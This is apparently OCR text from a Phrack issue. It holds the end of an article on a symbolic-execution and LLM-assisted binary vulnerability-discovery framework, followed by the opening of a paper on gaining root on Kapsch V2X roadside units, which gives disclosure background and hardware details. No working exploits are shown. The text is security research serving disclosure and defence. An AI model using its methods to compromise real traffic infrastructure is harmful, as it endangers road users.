
- On-Demand Emulation: By using Triton's ONLY_ON_SYMBOLIZED mode, symbolic analysis is invoked only when a guarded memory access introduces a new symbolic operand, then immediately reverts to native execution once all symbolic state is concretized.

- Layered Integration: Fuzzing provides breadth, the SMT solver refines precise path constraints, and an LLM-driven AI layer supplies high-level semantic reasoning. This synergy balances speed, accuracy, and contextual insight.

These decisions enable the framework to operate from ground zero on closed-source binaries, scale across large, multithreaded codebases, and supply rich low-level symbolic insights to the AI layer, paving the way for high-confidence, low-overhead vulnerability discovery.

5 - E0 Architecture

E0 is architected as a multi-layered framework in which each component contributes to an integrated vulnerability discovery process.



E0: Selective Symbolic Instrumentation

[1] - Fuzzer

Role: Drives input generation and verifies vulnerabilities.

Function: Iteratively produces new inputs guided by solutions from the SMT solver, targeting unexplored or under-explored paths to increase overall path exploration and the likelihood of triggering vulnerabilities. In addition, the fuzzer plays a role in vulnerability verification by reproducing triggering conditions and validating observable failures such as crashes or hangs.

[2] - Dynamic Instrumentation (Debugger - LiteTracer)

Role: Manages the seamless switching between native execution and symbolic emulation.

Function: Monitors runtime execution using hardware watchpoints and protected memory pages. It triggers Targeted Emulation when a memory access on a traced guarded memory location is detected, ensuring that symbolic analysis is focused on relevant code paths.

3] - Targeted Emulation (Selective Symbolic Execution)

Role: Performs symbolic analysis only when necessary and manages the transition back to native execution.

Function: Utilizes techniques such as Triton's ONLY_ON_SYMBOLIZED mode to process only instructions involving symbolic operands. Importantly, the term "Selective Symbolic Execution" here encompasses not only the optimization provided by Triton's ONLY_ON_SYMBOLIZED mode but also the overall targeted emulation strategy initiated by the dynamic selective instrumentation layer (Section 6) when critical memory accesses are detected. In addition, this component is responsible for switching back to native execution once all symbolic registers are concretized, thereby minimizing emulation overhead while capturing detailed symbolic expressions that reflect critical program behavior.

[4] - SMT Solver (Z3 - Bitwuzla)

Role: Solves accumulated symbolic constraints.

Function: Computes precise variable ranges and refines symbolic expressions before passing them to the AI analysis layer, ensuring that the symbolic data is both accurate and actionable.

[5] - Binary IR and Decompiler (Binary Ninja)

Role: Provides detailed structural code context.

Function: Disassembles and decompiles binaries to extract function boundaries, signatures, assembly code, pseudocode, and intermediate representations (such as LLIL, MLIL, HLIL and SSA forms). These insights help contextualize the symbolic expressions for subsequent LLM analysis.

[6] - AI Layer (LLM Integration)

Role: Conducts vulnerability analysis.

Function: Leverages the well-structured symbolic expressions/definitions generated in the Selective Symbolic Execution layer (Section 6) to perform function-level or data-flow slices vulnerability assessments.

[7] - Model Context Protocol (MCP) & Agent-to-Agent (A2A)

Status: Early research and development.

Role: Context retrieval and action invocation.

Function: Provides AI agents with a unified interface to fetch analysis data (function code, solved constraints, symbolic definitions) to enrich LLM context on-demand, and to invoke E0 operations such as fuzzing, debugging, sample generation, and verification.

6 - Selective Symbolic Instrumentation (SSI)

Selective Symbolic Instrumentation tracks external inputs by installing targeted memory monitors. These monitors trigger symbolic analysis only when external inputs directly influence execution, minimizing unnecessary emulation overhead. Each symbolic slice precisely captures data-flow and control-flow semantics, producing structured constraints for downstream SMT solving and AI analysis. This ensures deep, meaningful analysis precisely where needed, while preserving native execution speed elsewhere.

The process begins by placing an OS-level guard on the input buffer's page. Any load from this guarded page generates a fault, pinpointing the first instruction to consume external bytes and spawning a focused symbolic emulation slice seeded with a concrete program state. As symbolic values propagate into registers, heap objects, stack locals, or globals, each newly touched page is likewise guarded. Subsequent faults cascade, mapping out the data-flow graph one step at a time as accumulated symbolic expressions, and ensuring that symbolic reasoning engages only when and where inputs actually affect control or state.

```
Example: Symbolic Emulation Session on a memmove Loop
memmove 0x1804ab304: stp q0, q1, [x3]  <- Symbolized mem write
memmove 0x1804ab308: add x3, x3, #0x20   // Not Symbolized
memmove 0x1804ab30c: ldnp q0, q1, [x1] <- triggers emulation
memmove 0x1804ab310: add x1, x1, #0x20   // Not Symbolized
memmove 0x1804ab314: subs x2, x2, #0x20  // Not Symbolized
memmove 0x1804ab318: b.hi #0x1804ab304   // Not Symbolized
```

In this example, emulation is triggered at the first 'ldnp' instruction (0x1804ab30c) when the guarded source memory is accessed. Symbolic execution starts using Triton's ONLY_ON_SYMBOLIZED mode. Emulating that 'ldnp' instruction results in q0 and q1 registers being symbolized. As the loop continues, subsequent 'add' and 'subs' instructions will be emulated by Triton but remain unmarked for data-flow since they do not operate on symbolized operands. At 0x1804ab304 'stp q0, q1, [x3]' Triton will symbolize the destination memory because the source registers are symbolized. A Triton memory-access callback, set by E0, is then triggered:

E0 guards the destination page, creating a new symbolic memory region.

Emulation proceeds until all symbolic registers have been concretized (i.e., no further symbolic registers dependencies remain - only symbolic memory), at which point emulation ends and all guards are lifted to allow the debugger to natively step over the emulated code. Native execution then resumes until the next guarded memory access triggers another symbolic emulation session.

The memmove example above represents a symbolic emulation session contained entirely within a single function and basic block, effectively capturing a concise slice of a selective symbolic emulation session. While the memmove session is bounded within one function, other symbolic sessions may span multiple functions. For instance, consider a more complex, cross-function slice that begins in Mod1.Func_A, continues into Mod2.Func_B, and then performs nested operations in Mod2.Func_C before returning to Mod2.Func_B:

```
                                                    Triggers
      Symbolic MEM load | Mod1.Func_A ldr w8, [x1] <----- Emulation
# [LogMemSymbolicDef] MEM Symdef id: f4a70000c1fe
((((SymVar_46) << 8 | SymVar_47) << 8 | SymVar_48) << 8 | SymVar_49)
      Symbolic w9       | Mod1.Func_A rev w9, w8
      Symbolic x0       | Mod1.Func_A mov x0, x9
      Symbolic RET x0   | Mod1.Func_A ret
# [LogRetSymbolicDef] RET Symdef id: c0ffee0012c4
((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46)
      Symbolic x22      | Mod2.Func_B mov x22, x0
      Not Symbolic      | Mod2.Func_B b #0x18c328000
      Symbolic Branch   | Mod2.Func_B cbz w22, #0x18c328120
      Symbolic x0       | Mod2.Func_B add x0, x22, #8
      Symbolic Call     | Mod2.Func_B bl #0x18c2b000
# [LogArgSymbolicDef] ARG Symdef id: 1360c0000ec814
((((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46)
 + 0x8) & 0xffffffff)
      Symbolic MEM load | Mod2.Func_C ldp x8, x9, [x0, #0x10]
# [LogMemSymbolicDef] MEM Symdef id: ba5eba11dc0c
      Symbolic x10      | Mod2.Func_C add x10, x9, #3
      Symbolic cmp      | Mod2.Func_C cmp x10, x8
      Symbolic Branch   | Mod2.Func_C b.hs #0x18c2b100
      Not Symbolic      | Mod2.Func_C ldr x8, [x0, #8]
      Symbolic MEM load | Mod2.Func_C ldr w8, [x8, x9]
# [LogMemSymbolicDef] MEM Symdef id: 3a6e00ddeca8
      Not Symbolic      | Mod2.Func_C ldrb w10, [x0, #0x44]
      Symbolic w11      | Mod2.Func_C rev w11, w8
      Not Symbolic      | Mod2.Func_C cmp w10, #0
      Symbolic w8       | Mod2.Func_C csel w8, w8, w11, ne
      Symbolic x9       | Mod2.Func_C add x9, x9, #4
      Symbolic MEM Store| Mod2.Func_C str x9, [x0, #0x18]
      Symbolic x0       | Mod2.Func_C mov x0, x8
      Symbolic RET x0   | Mod2.Func_C ret
# [LogRetSymbolicDef] RET Symdef id: 87adf00d13d4
      Not Symbolic      | Mod2.Func_B ldr x8, [sp, #0x58]
      Not Symbolic      | Mod2.Func_B sub x23, x8, #8
      Symbolic w20      | Mod2.Func_B adds w20, w0, #8
      Symbolic Branch   | Mod2.Func_B b.hs #0x18c329000
      ... Emulation continues until no more symbolic registers
```

In this multi-function session, emulation begins when Mod1.Func_A executes the guarded load at 'ldr w8, [x1]', producing a symbolic definition (MEM Symdef id: f4a70000c1fe). Emulation continues through symbolic rev, mov, and ret instructions in Mod1.Func_A, then picks up

in Mod2.Func_B with the incoming symbolic return value x0: producing a return-boundary definition (RET Symdef id: c0ffee0012c4). It branches conditionally, calls into Mod2.Func_C: producing an argument-boundary definition (ARG Symdef id: 1360c0000ec814) for the call, and then in Mod2.Func_C multiple memory loads and arithmetic operations extend the slice before returning back to Mod2.Func_B with a final symbolic return value (RET Symdef id: 87adf00d13d4) for post-call handling.

Throughout this extended session, E0 logs symbolic definitions (Symdefs) at memory loads, function returns, and argument passages to capture the precise data-flow def-use chains across-function boundaries. Definitions are captured exactly at the function-boundary events "ARG, MEM, and RET" where their symbolic expression holds the full def-use data-flow information accumulated from all previously emulated and fused symbolic slices/ sessions, tracing back to the root symbolic inputs.

The next Abstract syntax trees (ASTs) samples "collected via Triton - in AST Python Representation format" treat each SymVar_n as a root symbolic input corresponding to the n-th byte of a guarded input buffer, where E0 has already marked every byte of that buffer as symbolic. When a load reads four consecutive bytes from memory, Triton simply retrieves those preexisting SymVar_ nodes and concatenates them via nested shift/or operations to form the AST. For instance:

```
| > ldr w8, [x1]                                                                |
| > loads 4 bytes from memory, resulting in w8 AST:                             |
|   ((((SymVar_46) << 8 | SymVar_47) << 8 | SymVar_48) << 8 | SymVar_49)       |
|-------------------------------------------------------------------------------|
| > rev w9, w8                                                                  |
| > produces w9 AST:                                                            |
|   ((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46)       |
|-------------------------------------------------------------------------------|
| > add x0, x22, #8                                                             |
| > results in x0 AST:                                                          |
|   (((((SymVar_49) << 8 | SymVar_48) << 8 | SymVar_47) << 8 | SymVar_46) |
|    + 0x8) & 0xffffffff                                                        |
```

Emulation only ends once all live symbolic registers are concretized, at which point the system reverts to native execution with "only" guarded symbolic memory to catch the next guarded memory access and initiate the next symbolic emulation session. Where multiple symbolic emulation sessions separated by native execution gaps will all contribute in building the input data-flow def-use chains.

As another illustration, consider how a later session incorporates the full upstream def-use chain. During this run, 379 symbolic emulation sessions occurred (with native execution in between), and by session #371, a single guarded load reflects the accumulated expressions along its def-use chain from the previous 370 sessions. For example:

```
--------------------------------------------------------------------------------
> ldr x8, [x0]
--------------------------------------------------------------------------------
This instruction loads from a guarded address, producing an AST that
concatenates bytes defined (and shifted) across multiple earlier
operations in multiple earlier emulation sessions. The resulting AST is:
--------------------------------------------------------------------------------
(((((((SymVar_30) << 8 | SymVar_29) << 8 | SymVar_28) << 8 | SymVar_27)
<< 8 | SymVar_26) << 8 | SymVar_25) << 8 | SymVar_24) << 8 |
  (((((SymVar_23 << (0x38 & 0x3f)) & 0xffffffffffffffff) |
      (((SymVar_22 << (0x30 & 0x3f)) & 0xffffffffffffffff) |
        (((SymVar_21 << (0x28 & 0x3f)) & 0xffffffffffffffff) |
          (((SymVar_20 << (0x20 & 0x3f)) & 0xffffffffffffffff) |
            (((SymVar_19 << (0x18 & 0x3f)) & 0xffffffffffffffff) |
              (((SymVar_18 << (0x10 & 0x3f)) & 0xffffffffffffffff) |
                (((SymVar_17 << (0x8 & 0x3f)) & 0xffffffffffffffff) |
                  SymVar_16))))))) >> 56) & 0xff))
--------------------------------------------------------------------------------
```

This mechanism enables efficient, guided symbolic sessions fused seamlessly with native execution by using memory-access instrumentation as both the trigger and steering signal for symbolic analysis, bounding each slice to the scope of live symbolic dependencies. Unlike Concolic- execution, Selective Symbolic Instrumentation (SSI) avoids needless emulation of code unaffected by external inputs and preserves near-native performance across uninstrumented paths.

link to Phrack website for full version

Roadside to Everyone (R2E) Phase 1: Physical & Local Vulnerabilities in (C)V2X RSUs


AUTHOR: Jon Gaines - GainSec
<phrack@gainsecmail.com>

Table of Contents

0. Introduction

Roadside Units (RSUs) play a critical role in Vehicle-to-Everything (V2X) communication, guiding autonomous vehicles, managing traffic flow, and even assisting pedestrians. However, these units are often installed in public locations with minimal physical security — the units I have are secured by just four screws — making them highly vulnerable to physical attacks. Unlike traditional cyber threats that require remote exploitation, an attacker with brief physical access can stealthily gain persistent complete control without any need for soldering or physical modifications. Once compromised, an RSU becomes an invisible tool for manipulating V2X systems, with potentially catastrophic consequences.

The risks are not theoretical, as more and more RSUs are deployed worldwide. Past hacks on roadside LED signs, often left unprotected, have shown how easily public infrastructure can be tampered with. However, while a hacked LED sign might display prank messages, a compromised RSU poses far greater dangers. Attackers could mislead autonomous vehicles, disrupt traffic signals, or even manipulate pedestrian safety systems. For example, a visually impaired person relying on a V2X-enabled crossing alert could be given false information, stepping into traffic at the wrong time. In fact, the vendor of these RSUs has already developed an Android and iOS application that assists visually impaired folks with crossing the street safely [1]. Similarly, emergency



vehicles could be rerouted into congestion, or fake hazard warnings could create unnecessary panic and detours.

As smart transportation systems become more widespread, securing RSUs against stealthy local threats is no longer optional -- it is essential for public safety and the integrity of connected infrastructure.

This paper explores some of the physical and local vulnerabilities found in Kapsch TrafficCom RSUs, highlighting how easily they can be compromised and the far-reaching impact of such attacks. This paper presents results from phase 1 of a multi-phased approach to reverse engineer these units; the goal of Phase 1 was gaining root access. I'll also discuss what my plans are for Phase 2. I was not expecting to have seven CVEs published -- CVE-2025-25732, CVE-2025-25733, CVE-2025-25734, CVE-2025-25735, CVE-2025-25736, CVE-2025-25737, CVE-2025-25738. However, due to the low attack complexity and never hearing back from the vendor after multiple attempts to contact them, here we are.

Few things to note, I tried to keep general concepts/ explanations, that aren't unique to these devices, brief. I've included commands, outputs, reproduction steps, etc. as much as I could. As I never heard back from the vendor, there are a good chunk of things that I've left out, as I don't

want to be sued. That said, where applicable, I included some source code snippets, paths, binary names, etc. and hope to eventually upload all the custom drivers, scripts, source code, etc. that I found on these devices one day. Check out my site or reach out for screenshots or further information.

Cela dit, entrons dans le vif du sujet!

1. Overview of (C)V2X & its associated technologies

1.1 V2X & CV2X

Vehicle-to-Everything (V2X) is a communication system that enables vehicles to interact with various elements in their environment, including other vehicles (V2V), infrastructure (V2I), pedestrians (V2P), and networks (V2N).

This interaction aims to enhance road safety, improve traffic efficiency, and support autonomous driving by facilitating the exchange of real-time information. Cellular Vehicle-to-Everything (C-V2X) is a specific implementation of V2X that utilizes cellular network technologies, such as 4G LTE and 5G, to provide two complementary communication modes. Often called Direct Communication & Network Communication respectively. The main thing to note for this paper and these units is that the CV2X units (9260) support the same V2X that the V2X units (9160) only support. [2] V2V, V2I, V2P, V2N cover entire huge varieties of communications such as Intelligent Traffic Signal Systems (ITSS), Interaction Geometry (MAP), Signal Phase and Timing (SPaT) and much more. [3] This is out of scope of Phase 1 though.

Although this technology isn't new, it's yet to be implemented on every corner worldwide. Below is a list of places where the RSUs I tested have been deployed (some RSUs might be the newest model 7360 [12] which I haven't found for sale on the 2nd hand market).

- Greeley, CO [4]
- DOT I-70, CO [5]
- Ohio [6]
- Port Bilbao, Spain [7]
- Ipswich, Australia [8]

1.2 DSRC & ITS-G5

Dedicated Short-Range Communications (DSRC) is a wireless communication technology specifically designed for vehicle-to-everything (V2X) applications. It operates in the 5.9 GHz band and enables low latency, high-reliability communication between vehicles (V2V), infrastructure (V2I), and pedestrians (V2P). DSRC is based on IEEE 802.11p (11p) -- a Wi-Fi variant for which you'll find old Atheros 9 Wireless Cards have a custom Linux driver that supports sniffing -- and has been widely used for safety-critical applications like collision avoidance, traffic signal priority, and road hazard warnings. Compared to Cellular V2X (C-V2X), DSRC has a shorter range and does not rely on cellular networks but are limited in scalability and future compatibility with 5G advancements. DSRC, however, is what is widely used in the USA at least at the time of writing.

At the protocol level, which I'll expand on in a later phase, Wireless Access in Vehicular Environment (WAVE) is utilized.

ITS-G5 is the current primary European standard for V2X. For simplicity of this paper, you can consider ITS-G5 a variant of DSRC as it's based off DSRC and 11p. The RSU units I tested support both DSRC and ITS-G5. [9]

1.2 RSU & OBU

A roadside unit (RSU) and onboard unit (OBU) are communication devices that facilitate V2X communication. They are installed roadside and in-vehicle (who would've thought) respectively. In Phase 1 I have not covered OBUs, but I have acquired some and will start to test them soon. There are only a few large vendors of these devices and since they are used in critical infrastructure (at least in the case of RSUs) you will find many product pages with no price, little to no documentation, and certainly no SDKs if you can't provide a picture of a unit you own or at least a serial number.

2. Tested Devices

2.1 Models

I originally planned to only test 1 9160 and 1 9260. However, over the course of many trials and tribulations, I ended up soft bricking, frying or otherwise running into situations where having more devices was needed or ideal (copium). So logically I ended up with 6 units, although 2 are in a somewhat broken state. If you're interested in what I did, feel free to reach out, as long as you don't tease me.

Anyway, the model numbers of my units are: RIS-9160-1A0W [10] and RIS-9260-1AEW (Which seems to be the basic configuration) [11]. In reality, the main difference between the two units is that the 9260 comes with an LTE modem (+ bridge board), and a configured wireless stack.

FCC has some useful docs for these units, but they have been approved for a permanent confidentiality request so even the "technical manual" isn't super useful. Still worth checking out, but note that the unit shown in the pictures seems to be a prototype or earlier/revision and the bridge board has way more functionality than the units I've encountered in the wild. [13]

2.2 Chipsets & Notable In-Circuit Components


The main difference between the 9160 and 9260 is the addition of an LTE module via bridge board (even the firmware/OS state of the 9260 is often the same as that of the 9160). What's nice about this is that I don't have to list a ton of different components.

Computer-on-Module:
COMe-mBTi10 (Here's a datasheet)[14]

